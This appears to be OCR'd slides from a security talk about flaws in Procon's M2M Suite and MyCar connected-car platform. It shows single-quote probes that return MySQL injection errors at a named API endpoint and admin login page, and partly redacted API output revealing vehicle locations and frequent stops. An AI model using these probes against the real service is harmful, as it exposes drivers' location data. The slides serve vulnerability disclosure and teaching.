
Old:



New:



Reverse Proxies Don't Fix Everything



POST https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/DeviceRegistrations/ Send Save

Params Authorization Headers (11) Body Pre-request Script Tests Cookies Code Comments (0)


none form-data x-www-form-urlencoded raw binary GraphQL BETA JSON (application/json) Beautify

```
{
    "InstallationCode": "'123"
}
```

Body Cookies (1) Headers (9) Test Results Status: 200 OK Time: 54 ms Size: 469 B Save Download

Pretty Raw Preview HTML

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
    syntax to use near '123' or d.unique_id = ''123'' at line 12
```



https://www.proconintl.com/admin/login.php
M2M SUITE
Customer Login
E-mail Address:
Password:
Forgot your password?
Remember my e-mail address
Login
Back to the Vistor Home Page

https://www.proconintl.com/adm

https://www.proconintl.com/admin/login_post.php

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'dasdasd' AND password = "sdasd' AND type_id=2' at line 11

MyCar shows your car's current location



But…

GET https://api.m2msuite.com/v1.3/109.1/{{ACCOUNT_ID}}/Events/

Body Cookies (1) Headers (11) Test Results — Status: 200 OK Time: 811 ms Size: 1.02 MB

Pretty Raw Preview JSON



```
[
    {
        "id": ,
        "accountId": ,
        "assetId": ,
        "createdDateTime": "2018-12-18
        "receivedDateTime": "2018-12-1
        "typeCode": "",
        "typeName": "",
        "type": {
            "code": "",
            "name": ""
        },
        "latitude": 4,
        "longitude": -8,
        "address": "I-43 USA",
        "speed": 12,
        "heading": 27,
        "altitude": 2
        "distance": 3
        "rssi": 8,
        "engineHours": 0,
        "battery": 0,
        "voltage": 14400,
        "gps": {
            "fixStatus": 1,
            "fixDateTime": "2018-12-18T
            "satellites": 10
        },
        "gpsSatellites": 10,
        "quality": 7
    },
```


Size: 1.02 MB

And track the most common places you visit

GET https://api.m2msuite.com/v1.3/109.1/{{ACCOUNT_ID}}/TopStops

Pretty Raw Preview JSON




```
[
    {
        "deviceId":
        "address": "43                                    USA",
        "stopCount": "6",
        "lat": "4
        "lng": "-8
        "date": "2018-12-21 17:57:54"
    },
    {
        "deviceId":
        "address": "8                                   USA",
        "stopCount": "5",
        "lat": "4
        "lng": "-8
        "date": "2018-12-22 23:35:38"
    },
    {
        "deviceId":
        "address": "1                                       USA",
        "stopCount": "5",
        "lat": "4
        "lng": "-8
        "date": "2018-12-21 14:42:26"
    }
```

How do you secure data?

Unlike public cloud environments that battle for priority, Procon Analytics use virtual private cloud that supports only our customers and applications with no interference from other users. This dedicated, highly secure environment ensures higher availability and faster delivery of service.

Procon Analytics' infrastructure also comes with numerous levels of redundancy, including multiple zones and regions. Our design and security processes and protocols help eliminate any single point of failure so customers stay connected to their assets even in the case of a natural disaster.

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What is data analytics?

How can I get more information?

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PROCON Automotive

MYCAR

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Unlike public cloud environments that battle for priority, Procon Analytics use virtual private cloud that supports only our customers and applications with no interference from other users. This dedicated, highly secure environment ensures higher availability and faster delivery of service.

...

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Protecting vehicle data is vital!
https://bit.ly/2S8AHg4
#proconanalytics #connectedcars #cybersecurity #gps

AUTOREMARKETING.COM
Protecting vehicle data from misuse, abuse and mayhem

How does this happen?
How do we stop it?

Sources + Misc links

- https://fortin.ca/en/evo-one.html [Evo One page on Fortin website]
- https://commons.wikimedia.org/wiki/File:Raynauld.jpg [image of hand with Raynaulds]
- http://www.lescodistributing.com/1117_Omega.pdf [Image of LINKR-LT1 ad]
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- https://www.youtube.com/watch?v=2v5dNCR7NJ4 [Gone in Under 60 seconds...Auto/Truck Theft]
- https://fortin.ca/en/qa/87632/can-get-datalink-protocol-and-technical-specs-if-looking-develop-remote-start-interface-device
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